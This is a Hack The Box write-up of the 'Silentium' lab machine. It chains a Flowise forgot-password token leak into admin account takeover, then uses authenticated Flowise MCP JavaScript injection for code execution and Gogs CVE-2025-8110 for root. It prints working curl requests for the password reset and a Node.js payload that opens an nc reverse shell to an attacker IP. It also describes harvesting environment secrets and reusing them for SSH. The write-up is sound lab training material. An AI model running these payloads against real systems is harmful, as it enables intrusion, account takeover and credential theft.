May 14, 2026
HTB: Silentium — API Info Disclosure to Flowise MCP RCE
HTB: Silentium
Overview
Silentium is a clean, methodical box that teaches a real-world attack pattern: find a forgotten staging environment, abuse a poorly designed API to steal an account, then weaponise a known RCE in the application that's running behind it. Pivoting out of the initial Docker container is the final hurdle before root.
Enumeration
Port Scan
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://silentium.htb/
Two ports — SSH and a web server running nginx. The HTTP service immediately redirects to http://silentium.htb/, so add it to /etc/hosts before proceeding.
Web Enumeration
The main site presents a corporate-style page. Inspecting the content surface-level identifies three potential usernames:
Marcus Thorne · Ben · Elena Rossi
Directory brute-forcing with Dirsearch returns almost nothing useful on the main host:
301  178B  http://silentium.htb/assets  ->  http://silentium.htb/assets/
403  564B  http://silentium.htb/assets/
Subdomain Fuzzing
The real find comes from fuzzing virtual hosts with wfuzz:
wfuzz -w /usr/share/SecLists-master/Discovery/DNS/subdomains-top1million-110000.txt \
      -u "http://silentium.htb" \
      -H "Host: FUZZ.silentium.htb" \
      --hc 400,404,301 -t 150 -c
ID Response Lines Word Chars Payload
000000060: 200 69 L 239 W 3142 Ch "staging"A staging subdomain responds with a 200. Add staging.silentium.htb to /etc/hosts and visit.
The staging site exposes a Flowise instance — an open-source LLM orchestration platform — along with its API. A bit of research into the platform's authentication endpoints reveals something interesting.

On the login page, I attempted authentication with two different email addresses. The first one, younes@silentium.htb, returned a “user not found” message, indicating it is not registered in the system. I then tried ben@silentium.htb, which I had identified from earlier web content. The application confirmed the existence of this user but rejected the password with an “incorrect password” message, confirming that the account is valid.


After validating the existence of the user ben@silentium.htb, I performed external research on Flowise authentication mechanisms. I found a known CVE related to an authentication bypass in the “forgot password” feature of Flowise AI.

Foothold — API Information Disclosure (Forgot-Password Token Leak)
Flowise's forgot-password endpoint is designed to send a reset link via email. On this misconfigured staging instance, however, the full user object — including the tempToken — is returned directly in the HTTP response. This is a classic server-side information disclosure / IDOR pattern.
Step 1 — Trigger the Reset and Capture the Token
curl -X POST http://staging.silentium.htb/api/v1/account/forgot-password \
     -H "Content-Type: application/json" \
     -d '{"user": {"email": "ben@silentium.htb"}}'
The response includes the full user record:
{
  "user": {
    "id": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "name": "admin",
    "email": "ben@silentium.htb",
    "tempToken": "elNDa8ZRol2G5CksoL6CwcH9XD7PAu07G2hYpUbP...................",
    "tokenExpiry": "2026-05-15T22:50:10.936Z",
    ...
  }
}
Step 2 — Reset the Password Using the Leaked Token
curl -s http://staging.silentium.htb/api/v1/account/reset-password \
  -X POST -H "Content-Type: application/json" \
  -d '{
    "user": {
      "email": "ben@silentium.htb",
      "tempToken": "elNDa8ZRol2G5CksoL6CwcH9XD7PAu07G2hYpU...............",
      "password": "Younes123!"
    }
  }'
The server confirms the password update. We now control ben@silentium.htb, which turns out to be the admin account.
Step 3 — Log In

After successfully logging in, I explored the platform and identified the installed Flowise version.

We're inside as admin. The running version of Flowise is vulnerable to an authenticated RCE through its MCP (Model Context Protocol) integration.
RCE — Flowise MCP Server-Side JavaScript Injection
Flowise's customMCP node type accepts an mcpServerConfig parameter that is evaluated as JavaScript at runtime. An authenticated attacker can embed arbitrary Node.js code inside this parameter and have it executed by the server process.
Exploit
Set up a listener first:
nc -lvnp 443Then fire the payload via the API:
curl -s http://staging.silentium.htb/api/v1/node-load-method/customMCP \
  -X POST \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer <your_jwt_token>" \
  -d '{
    "loadMethod": "listActions",
    "inputs": {
      "mcpServerConfig": "({x:(()=>{process.mainModule.require(\"child_process\").exec(\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.202 443 >/tmp/f\");return 1;})()"
    }
  }'
The shell lands inside a Docker container running as root within the container namespace.
Post-Exploitation — Environment Variable Harvesting
The first thing to do on any containerised foothold is dump the environment — orchestrated apps routinely store secrets there:
/home/node # envTwo credentials of immediate interest: F1l3_... (Flowise admin password) and r04D..... (SMTP password). Both are worth carrying forward.

After obtaining the credentials, I attempted to log in via SSH using the user ben. The login was successful, and I was able to access the system. Once inside, I retrieved the user.txt flag.

While operating as ben, system enumeration revealed a local Gogs instance listening on ports 3000/3001. Reviewing running processes (ps aux | grep gogs) confirmed that the Gogs service was executing with root privileges.
The application was found to be affected by CVE-2025-8110, an arbitrary file write vulnerability stemming from improper handling of symbolic links through its API. By creating a repository containing a symbolic link that points outside the repository directory and subsequently modifying it via the API, an attacker can write to arbitrary files with the privileges of the Gogs process (root).
Since the service was not directly accessible, SSH local port forwarding was used to expose the internal Gogs web interface on the attacker machine:

The vulnerability can be exploited directly through the Gogs dashboard at http://127.0.0.1:8080.
First, a new user account is created .

Next, an API token is generated by navigating to User Settings → Applications. Under the “Generate New Token” section, a name is provided and the token is generated. This token is then saved and used for API authentication in subsequent requests.

After completing the initial setup and obtaining the API token, we used the publicly available exploit for CVE-2025-8110 from GitHub: https://github.com/TYehan/CVE-2025-8110-Gogs-RCE-Exploit
This exploit automates the vulnerability chain and allows remote code execution by leveraging the arbitrary file write issue in Gogs.

After executing the exploit, we successfully gained root access to the machine.